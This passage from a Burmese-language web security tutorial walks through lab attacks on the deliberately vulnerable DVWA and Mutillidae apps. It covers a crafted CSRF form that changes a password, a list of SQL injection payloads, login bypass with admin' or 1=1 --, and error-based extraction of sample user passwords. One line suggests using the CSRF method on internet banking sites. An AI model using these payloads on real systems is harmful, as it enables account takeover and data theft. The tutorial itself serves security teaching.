Cross-Site Request Forgery (CSRF) ဆိတ်သာ web applications တွေမှာဖြစ်ပေါ်တာဖြစ်ပြီး Session Management အားနည်းမှုတို့ကြောင့် အများဆုံးဖြစ်ပေါ်တာဖြစ်ပါတယ်။ Authorize user လက်ရှိဝင်ထားတဲ့ Session ကို attacker က state-changing request ပြုလုပ်တာ ဖြစ်ပါတယ်။ CSRF attack မှာ attacker က Social Engineering ဒါမှုမဟုတ် Phishing အစရှိတဲ့နည်းလမ်း တွေကိုအသုံးပြုပြီး victim ထံသို့ crafted link / Malicious file ကိုပေးပို့ပါတယ်။ Victim က အဲဒီ link ကို click လုပ်လိုက်ပြီဆိတ်ဘူး vulnerable application ထဲမှာ malicious action ဖြစ်တဲ့ User credentials ပြောင်းလဲတာတွေ, ငွေလွှာတာတွေ အစရှိတာတွေကို လုပ်ဆောင်ဖို့ အစပျိုးပေးလိုက် သလိုပါပဲ။ အဲဒီကြောင့် CSRF ကို session riding ဒါမှုမဟုတ် one-click attack လို့လဲခေါ်ဆိုကြပါတယ်။ Anti-CSRF ဒါမှုမဟုတ် CAPTCHA တို့ကများသောအားဖြင့် CSRF

ကိုကာကွယ်ပေးနိုင်ပါတယ်။ OWASP မှာ CSRF vulnerable တွေကို test လုပ်ဖို့ အလုပ် special tool ရှိပါတယ်။ အဲဒါကို ဒေါင်းဖို့အတွက် <https://www.owasp.org/index.php/File:CSRFTester-1.0.zip> မှာသွားရောက်ပြီး ဒေါင်းယူနိုင်ပါတယ်။ တချို့ဖြစ်စဉ်တွေကြတော့ attacker က Stored CSRF ကိုအသုံးပြုပါတယ်။ CSRF stored ဆိုတာ malicious commands တွေကို image အနောက်မှာသော်လည်းကောင်း web page အနောက်မှာသော်လည်းကောင်း hidden လုပ်ထားပါတယ်။ အဲဒီနည်းလမ်းကတော့ ပိုပြီးတော့ အနဲ့ရာယ်ပိုများ ပါတယ်။ ဘာကြောင့်လဲဆိုတော့ Web Page ထဲကိုဝင်တဲ့သူတိုင်း ဒါမှမဟုတ် malicious commands တွေကိုထည့်သွင်းထားတဲ့ image ကိုဖွင့်ကြည့်တဲ့သူတိုင်းက သားကောင်တွေ ဖြစ်သွားနိုင်လိုပါ။ အခုကျွန်တော်တို့တွေ CSRF Lab လေးလုပ်ကြရအောင်။ အရင်ဆုံး DVWA ကို web browser ကနေဝင်ထားပါ။ ပြီးရင် CSRF ထဲကိုဝင်ထားပါ။



ပြီးရင်တော့ page မှာ right click နိုင်ပြီး view page source ထဲကိုသွားပါ။



View Page Source ထဲကိုရောက်ရင်တော့ CTRL+F ကိုနိပ်ပြီး form လိုရှိက်လိုက်ပါ။ အဲလိုရှာလိုက်ရင် form ကျလာပါလိမ့်မယ်။ အဲမှာ ကျွန်တော်ပုံမှာပြထားသလို form tab တစ်ခုလုံးကို copy ကူးလိုက်ပါ။

```
<form action="#" method="GET">
    New password:<br />[REDACTED]
    <input type="password" AUTOCOMPLETE="off" name="password_new"><br />
    Confirm new password:<br />[REDACTED]
    <input type="password" AUTOCOMPLETE="off" name="password_conf"><br />
    <br />
    <input type="submit" value="Change" name="Change">


</form>
```

Copy ကူးပြီးရင်တော့ မိမိကြိုက်နှစ်သက်ရာ Text Editor တစ်ခုခုမှာ Paste လုပ်လိုက်ပါ။

```
<form action="#" method="GET">
    New password:<br />
    <input type="password" AUTOCOMPLETE="off" name="password_new"><br />
    Confirm new password:<br />
    <input type="password" AUTOCOMPLETE="off" name="password_conf"><br />
    <br />
    <input type="submit" value="Change" name="Change">

</form>|
```

အဲဒီမှာဆိုရင် ကျွန်တော်တို့ပြင်ရမှာ ရှိပါတယ်။ အဲလိုပြင်တာတော့ အသေးစိတ်မရင်းပြတော့ပါဘူးအောက်မှာ ကျွန်တော်ပြင်ထားပြီးသားပုံလေးကိုဖော်ပြပေးထားပါတယ်။ ပြင်သွားတဲ့နေရာလေး တွေကိုလဲ ဘောင်ခတ်ပြထားပါတယ်။



The screenshot shows a code editor window titled "csrf.html". The code is as follows:

```
1 <form action="http://10.10.10.10/dvwa/vulnerabilities/csrf/" method="GET">
2     New password:<br />
3     <input type="password" AUTOCOMPLETE="on" name="password_new" value="1234"><br />
4     Confirm new password:<br />
5     <input type="password" AUTOCOMPLETE="on" name="password_conf" value="1234"><br />
6     <br />
7     <input type="submit" value="Change" name="Change">
8
9 </form>|
```

ပုံပါအတိုင်းပြင်လိုပြီးရင်တော့ မိမိနှစ်သက်ရာနေရာမှာ နှစ်သက်ရာ name နဲ့ Save လိုက်ပါ။ Extension ကတော့ .html ဖြစ်ရပါမယ်။ ကျွန်တော်ကတော့ csrf.html လို့ save လိုက်ပါတယ်။ ပြီးရင်တော့ အဲ file ကိုဖွင့်လိုက်ပါ။

New password:  
\*\*\*\*  
Confirm new password:  
\*\*\*\*  
  
Change

အဲမှာ ကျွန်ုင်တော်တိုက Change ကိန်ပိုက်ရင် DVWA ထဲက CSRF ထဲကရောက်သွားမှာ ဖြစ်ပါတယ်။ အဲက password မှာလဲ change ဖြစ်တဲ့အကြောင်းတွေရမှာ ဖြစ်ပါတယ်။

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:  
Confirm new password:  
Change  
Password Changed.

More Information

- [https://www.owasp.org/index.php/Cross-Site\\_Request\\_Forgery](https://www.owasp.org/index.php/Cross-Site_Request_Forgery)
- <http://www.cisecurity.com/csrf-faq.html>
- [https://en.wikipedia.org/wiki/Cross-site\\_request\\_forgery](https://en.wikipedia.org/wiki/Cross-site_request_forgery)

အခုဖော်ပြပါ နည်းလမ်းကို Internet banking အစရိတ္တဲ့ web site တွေမှာ CSRF vulnerable ရှိနေခဲ့ရင် အသုံးပြု လိုပါတယ်။

### SQL injection

SQL Injection vulnerability ဆိုတာ browser မှတစ်ဆင့် malicious user SQL command တွေကို database ထဲကို execute လှမ်းလုပ်လိုရနေတာမျိုးကိုပြောတာ ဖြစ်ပါတယ်။ ဒီပြဿနာကလဲ တဗြားသော web vulnerability တွေလိုမျိုးပဲ Developer တွေက Server side မှာ SQLi attacks အတွက်မှန်ကန်တဲ့ ကာကွယ်မှုမျိုးတွေ မလုပ်ထားတာကြောင့် ဖြစ်ပေါ်လာတာ ဖြစ်ပါတယ်။ SQLi က Powerful နဲ့ Dangerous အဖြစ်ဆုံး attack တစ်ခုဖြစ်ပါတယ်။ ပြီးတော့ SQLi ကိုတော့ Web မှာတင်မကပဲ Database နဲ့ချိတ်ဆက်ထားတဲ့ Application တွေမှာလဲ တွေ့မြင်နိုင်ပါတယ်။

## The scope of SQL Injection

SQL injection ကို great threat အနေနဲ့ Website ဒါမှမဟုတ် Application တွေမှာ ပြည့်လိုရပါတယ်။ SQL injection မှတစ်ဆင့် attack က အောက်ဖော်ပြပါ အချက်တွေကို ပြည့်လိုရပါတယ်....။

- Bypassing the Authentication
- Revealing sensitive information
- Compromised Data integrity
- Erasing the database
- Remote Code Execution

## Type of SQL Injection

- Error-based SQL Injection
- UNION-based SQL Injection
- Blind SQL Injection
- Out-of-band SQL Injection

### Authentication bypass

User တစ်ယောက်က system ထဲကိုဝင်မယ်ဆိုရင် သူရဲ့ Username နဲ့ Password တို့ကိုဖြည့်သွင်းပေးရပါတယ်။ အဲအခါ backend ကနေပြီးတော့ query ကို execute လုပ်ပါလိမ့်မယ်။ Query က Server ကိုဘယ်လို request သွားလုပ်သလဲဆိုတော့


```
select * from users where username ='gus' and password='password123'
```

ဆိုပြီး Request သွားလုပ်တာ ဖြစ်ပါတယ်။ Query ကို executing လုပ်ပြီးသွားတဲ့အခါမှာတော့ Database ထဲမှာဒီ record ကရှိပြီးသားလားဆိုတာကို စစ်ဆေးပါတယ်။ Boolean True value ဆိုပြီး returned ပြန်လာခဲ့ရင်တော့ အဲ user ဟာ Authenticated user ဖြစ်ပါတယ်။ Hackers တွေက အဲသဘောတရားကို ကောင်းစွာနားလည်ထားတဲ့အတွက် Database ထဲကို query လုပ်ရာမှာ True value ပြန်ရအောင် လုပ်ဆောင်နိုင်ပါတယ်။ ဥပမာ


```
select * from users where username = 'admin' or 1=1 - and password = "
```

အဲလိုပုံစံမျိုးကိုဆိုလို တာဖြစ်ပါတယ်။ Ok ကျွန်တော်တို့အဲ Lab လေးကိုစမ်းကြည့်ပါမယ်။ Lab ကိုစမ်းဖိုအတွက် ကျွန်တော်တို့ Mutillidae ကိုအသုံးပြုပါမယ်။ Mutillidae ကိုတော့ Metasploit table2 မှာပါဝင်တဲ့ဟာကို မစမ်းပဲ ကျွန်တော်တို့ကိုယ်တိုင် အသစ်တင်ထားတာကို အသုံးပြုပါမယ်။


Mutillidae ကို install လုပ်နည်း Training video တဲမှာဖော်ပြပေးထားပါတယ်။ ဒါဆိုရင် Mutillidae ကို browser ကနေခေါ်လိုက်ပါ။




ပြီးရင်တော့ OWASP 2017 ထဲကနေ ပုံမှာပြထားတဲ့အတိုင်း အဆင့်ဆင့်ဝင်လိုက်ပါ။



အဲလိုဝင်လိုက်ရင်တော့ အောက်ကပဲအတိုင်းတွေမြင်ရမှာ ဖြစ်ပါတယ်။



ဒါဆိုရင်တော့ ကျွန်တော်တို့တွေ Login page ကိုရောက်ပြီဖြစ်ပါတယ်။ အဲမှာ ကျွန်တော်တို့တွေ username & password အမှားကိုအရင်ထည့်ပြီးစမ်းကြည့်ပါမယ်။ မိမိကြိုက်နှစ်သက်ရာဖြည့်ပြီး Login လုပ်လိုက်ပါ။



Account does not exist ဆိုပြီးတော့ပေါ်လာတာကို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။ ကျွန်တော်တို့တွေဒီ တစ်ခါ SQL injection Payload တွေကိုထည့်သွင်းကြည့်ပါမယ်။ SQL injection payload တွေကတော့ အများကြီးရှုပါတယ်။ အဲထ တရာ့ကိုဖော်ပြပေးလိုက်ပါတယ်။

### Some SQL Injection Payload List

‘	’	“	”	/	//	\	\\"	;	‘ or “
‘ or ‘1	‘ OR 1	“ OR	” OR	‘ OR “	‘=’	‘=0--+	‘ OR	AND 1	/*â€ */

အခုပေါ်မှာ ကျွန်တော်ဖော်ပြထားတာတွေကတော့ SQL Injection လုပ်ရာမှာ အသုံးပြုတဲ့ Payload တရာ့ဖြစ်ပါတယ်။ တခြား Payload တွေကိုလဲ မိမိဘာသာ Online မှာရှာကြည့်လိုပါတယ်။ Lab အပိုင်းကိုဆက်သွားရအောင်...။ ဒါတစ်ခါတော့ ကျွန်တော်တို့တွေ User name ဆိုတဲ့နေရာမှာ ‘ တစ်ခုပဲထည့်ပြီးစမ်းကြည့်ပါမယ်။

**Failure is always an option**

Line	229
Code	0
File	/var/www/html/mutillidae/classes/MySQLHandler.php

```
/var/www/html/mutillidae/classes/MySQLHandler.php on line 224: Error executing query:
connect_errno: 0
errno: 1064
error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' at line 1
client_info: myeqnd 5.0.12-dev - 20150407 - $Id: 3591daad22de08524295elbd073aceeff1e6579 $
host_info: 127.0.0.1 via TCP/IP

) Query: SELECT username FROM accounts WHERE username=''; (0) [Exception]
```

Trace	#0 /var/www/html/mutillidae/classes/MySQLHandler->doExecuteQuery('SELECT username...') #1 /var/www/html/mutillidae/classes/SQLQueryHandler.php(273): MySQLHandler->executeQuery('SELECT username...') #2 /var/www/html/mutillidae/includes/process-login-attempt.php(57): SQLQueryHandler->accountExists('') #3 /var/www/html/mutillidae/index.php(276): include_once('/var/www/html/m...') #4 {main}
-------	---

Diagnostic Information	Error querying user account
------------------------	-----------------------------

[Click here to reset the DB](#)

**OWASP Mutillidae II: Keep Calm and Pwn On**

Version: 2.7.11 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

**Login**

Back Help Me!

Hints and Videos

Exception occurred

Please sign-in

Username

အထက်ပါအတိုင်း Error တက်လာပြီဆိုရင်တော့ SQL Injection vulnerability အားနည်းချက်ရှိနေပြီလို့ သတ်မှတ်လိုပါတယ်။ နောက်တွေး Payload တစ်ခုဖြစ်တဲ့ admin' or 1=1 -- ကိုထည့်သွင်းကြည့်ပါမယ်။

**Failure is always an option**

Line	229
Code	0
File	/var/www/html/mutillidae/classes/MySQLHandler.php

```
/var/www/html/mutillidae/classes/MySQLHandler.php on line 224: Error executing query:
connect_errno: 0
errno: 1064
error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1
client_info: myeqnd 5.0.12-dev - 20150407 - $Id: 3591daad22de08524295elbd073aceeff1e6579 $

) Query: SELECT username FROM accounts WHERE username='admin' or 1=1 --'; (0) [Exception]
```

Trace	#0 /var/www/html/mutillidae/classes/MySQLHandler->doExecuteQuery('SELECT username...') #1 /var/www/html/mutillidae/classes/SQLQueryHandler.php(273): MySQLHandler->executeQuery('SELECT username...') #2 /var/www/html/mutillidae/includes/process-login-attempt.php(57): SQLQueryHandler->accountExists('admin' or 1=1 ...) #3 /var/www/html/mutillidae/index.php(276): include_once('/var/www/html/m...') #4 {main}
-------	---

Diagnostic Information	Error querying user account
------------------------	-----------------------------

[Click here to reset the DB](#)

**OWASP Mutillidae II: Keep Calm and Pwn On**

Version: 2.7.11 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

**Login**

Back Help Me!

Hints and Videos

Exception occurred

Authentication bypass လုပ်တာမအောင်မြင်သေးပါဘူး။ ခုနကအသုံးပြုထားတဲ့ Payload ကိုပဲဆက်သုံးကြည့်ပါမယ်။ ဒီအတိုင်းမဟုတ်ပဲ နောက်မှာ - တစ်ခုကိုထက်ထည့်ပါမယ်။ Space တော့ခြားပါမယ်။ ဒါဆိုရင် Payload ကဘယ်လိုဖြစ်သွားမလဲဆိုတော့ admin' or 1=1 -- လိုဖြစ်သွားပါမယ်။

The screenshot shows the OWASP Mutillidae II: Keep Calm and Pwn On web application. The top navigation bar includes 'Version: 2.7.11', 'Security Level: 0 (Hosed)', 'Hints: Enabled (1 - Try easier)', and 'Logged In Admin: admin'. Below the navigation is a sidebar with sections like 'OWASP 2017', 'OWASP 2013', 'OWASP 2010', 'OWASP 2007', 'Web Services', 'HTML 5', 'Others', 'Documentation', and 'Resources'. Under 'Resources' are links for 'Donate', 'Want to Help?', 'Video Tutorials', and 'Announcements'. The main content area features a 'Hints and Videos' section with links to 'What Should I Do?', 'Help Me!', 'Video Tutorials', 'Latest Version', and 'Some Useful Firefox Add-ons'. Another section titled 'TIP: Click Hint and Videos on each page' has links to 'What's New? Click Here', 'Listing of vulnerabilities', 'Release Announcements', 'Helpful hints and scripts', and 'Bug Report Email Address'. At the bottom, there is a URL 'https://www.mozilla.org/en-US/firefox/central/'.

ဒါလိုရင်တော့ admin level နဲ့ Login ဝင်သွားတာကို ကျွန်တော်တို့တွေ့ရမှာ ဖြစ်ပါတယ်။ အခုခိုရင်တော့ SQL Injection Authentication bypass နဲ့ပတ်သက်ပြီးတော့ နားလည်မယ်လိုထင်ပါတယ်။ နောက်ခေါင်းစဉ် တစ်ခုကိုဆက်လေ့လာရအောင်။

### Error-based SQLi enumeration

ဒီနည်းကြော်တော့ User ကထည့်သွင်းလိုက်တဲ့ အချက်လက်ပေါ်မှတည်ပြီးတော့ မှားယွင်းခဲ့ရင် အဲပေါ်မှာ Error Message ကိုဖော်ပြပေးတာ ဖြစ်ပါတယ်။ ကျွန်တော်တို့က အဲ Message ကိုအသုံးချဖြီးတော့ Information တွေကိုရအောင်ယူရတာ ဖြစ်ပါတယ်။ ပိုနားလည်သွားအောင် Lab လေးစမ်းကြည့်ရအောင်။ Mutillidae ကို web browser ကနေဝင်ထားပါ။ ပြီးရင်တော့ ကျွန်တော် အောက်မှာဖော်ပြထားတဲ့ ပုံအတိုင်း တစ်ဆင့်ချင်းသွား ပေးပါမယ်။

The screenshot shows the OWASP Mutillidae II: Keep Calm and Pwn On web application. The top navigation bar includes 'Version: 2.7.11', 'Security Level: 0 (Hosed)', 'Hints: Enabled (1 - Try easier)', and 'Not Logged In'. Below the navigation is a sidebar with sections like 'OWASP 2017', 'OWASP 2013', 'OWASP 2010', 'OWASP 2007', 'Web Services', 'HTML 5', 'Others', 'Documentation', and 'Resources'. Under 'Resources' are links for 'Donate', 'Want to Help?', 'Video Tutorials', and 'Announcements'. The main content area features a 'Hints and Videos' section with links to 'User Info (SQL)', 'SQLI - Extract Data', 'SQLI - Bypass Authentication', 'SQLI - Insert Injection', 'Blind SQL via Timing', 'SQLMAP Practice', 'Via JavaScript Object Notation (JSON)', 'Via SOAP Web Service', 'Via REST Web Service', 'Listing of vulnerabilities', 'Release Announcements', 'Helpful hints and scripts', and 'Bug Report Email Address'. A tooltip 'TIP: Click Hint and Videos on each page' points to the 'User Info (SQL)' link. At the bottom, there is a URL 'http://10.10.5/mutillidae/index.php?oade=user-info.php'.

အပေါ်မှာဖော်ပြထားတဲ့ အတိုင်းတစ်ဆင့်ချင်းသွားလိုက်ပါက အောက်ဖော်ပြပါပုံအတိုင်း တွေ့ရမှာ ဖြစ်ပါတယ်။

The screenshot shows the OWASP Mutillidae II application interface. The main title is "OWASP Mutillidae II: Keep Calm and Pwn On". Below it, the version is listed as "Version: 2.7.11 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Not Logged In". The navigation bar includes links for Home, Login/Register, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, Reset DB, View Log, and View Captured Data. On the left, there's a sidebar with links for OWASP 2017, 2013, 2010, 2007, Web Services, HTML 5, Others, Documentation, Resources, and a "Switch to SOAP Web Service version" link. There are also "AJAX" and "XML" buttons. The main content area is titled "User Lookup (SQL)" and contains fields for "Name" and "Password" with a "View Account Details" button. A pink box at the top says "Please enter username and password to view account details". Below the form, a link says "Dont have an account? Please register here".

အဲမှာ ကျွန်တော်တို့တွေ SQL injection payload တွေထည့်သွင်းကြည့်ပါမယ် ဘယ်လို error message ကိုတွေ့မြင်ရမလဲဆိုတာ။ အရင်ဆုံး ကျွန်တော်တို့တွေ Name ဆိုတဲ့နေရာမှာ ' ထည့်ပြီး View Account Details ဆိုတဲ့ button ကိုနိုင်ကြည့်ပါမယ်။

The screenshot shows the application's error message page. The title is "Error Message". The main message is "Failure is always an option". Below it, there's a detailed error log table:

	Line	Code	File
Message	229	0	/var/www/html/mutillidae/classes/MySQLHandler.php
Trace	/var/www/html/mutillidae/classes/MySQLHandler.php on line 224: Error executing query:		
Diagnostic Information	connect_errno: 0 errno: 1064 error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'AND password=''' at line 2 client_info: mysqlnd 5.0.12-dev - 20150407 - \$Id: 3591daad22de08524295e1bd073aceff11e6579 \$ host_info: 127.0.0.1 via TCP/IP Query: SELECT * FROM accounts WHERE username=''' AND password=''' (0) [Exception]		

At the bottom, there's a link "Click here to reset the DB".

အဲမှာဆိုရင် ကျွန်တော်တို့တွေထည့်ပေးလိုက်တဲ့ ' ကို SQL Server ကနားမလည်ဘူးဆိုတဲ့ Message ကို select \* from accounts where username="" and password="" ဆိုတာနဲ့ဖော်ပြထားတာကို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။ ကျွန်တော်လဲ ဘောင်ခတ်ပြထားပါတယ်။ အဲတော့ ကျွန်တော်တို့ဆက်ပြီး တွေ့ခြား Payload တွေဆက်ပြီးအသုံးပြုကြည့်ပါမယ်။ ဒီတစ်ခါ အသုံးပြုမယ့် Payload ကတော့ Login bypass မှတုန်းကအသုံးပြုခဲ့တဲ့ Payload ဖြစ်တဲ့ admin' or 1=1 -- - ကိုထည့်သွင်းကြည့်ပါမယ်။ ပြီးရင်တော့ View Account Details ဆိုတဲ့ button ကိုနိုင်ပါမယ်။

Hints and Videos

**AJAX** Switch to SOAP Web Service version    **XML** Switch to XPath version

Please enter username and password to view account details

Name   
Password

**View Account Details**

Dont have an account? [Please register here](#)

Results for "admin' or 1=1 -- ".23 records found.

Username=admin  
Password=adminpass  
Signature=got root?

Username=adrian  
Password=somepassword  
Signature=Zombie Films Rock!

Username=john  
Password=monkey  
Signature=I like the smell of confunk

Username=jeremy  
Password=password  
Signature=d1373 1337 speak

Username=bryce  
Password=password  
Signature=I Love SANS

Username=samurai

ဒါဆိုရင်တော့ ကျွန်တော်တို့လိုချင်တဲ့ Login Information တွေကိုပြီဖြစ်ပါတယ်။ ဒါဆိုရင်တော့ Error-based SQLi နဲ့ပတ်သက်ပြီးတော့လဲ နားလည်မယ်လိုထင်ပါတယ်။


## Blind SQL injections

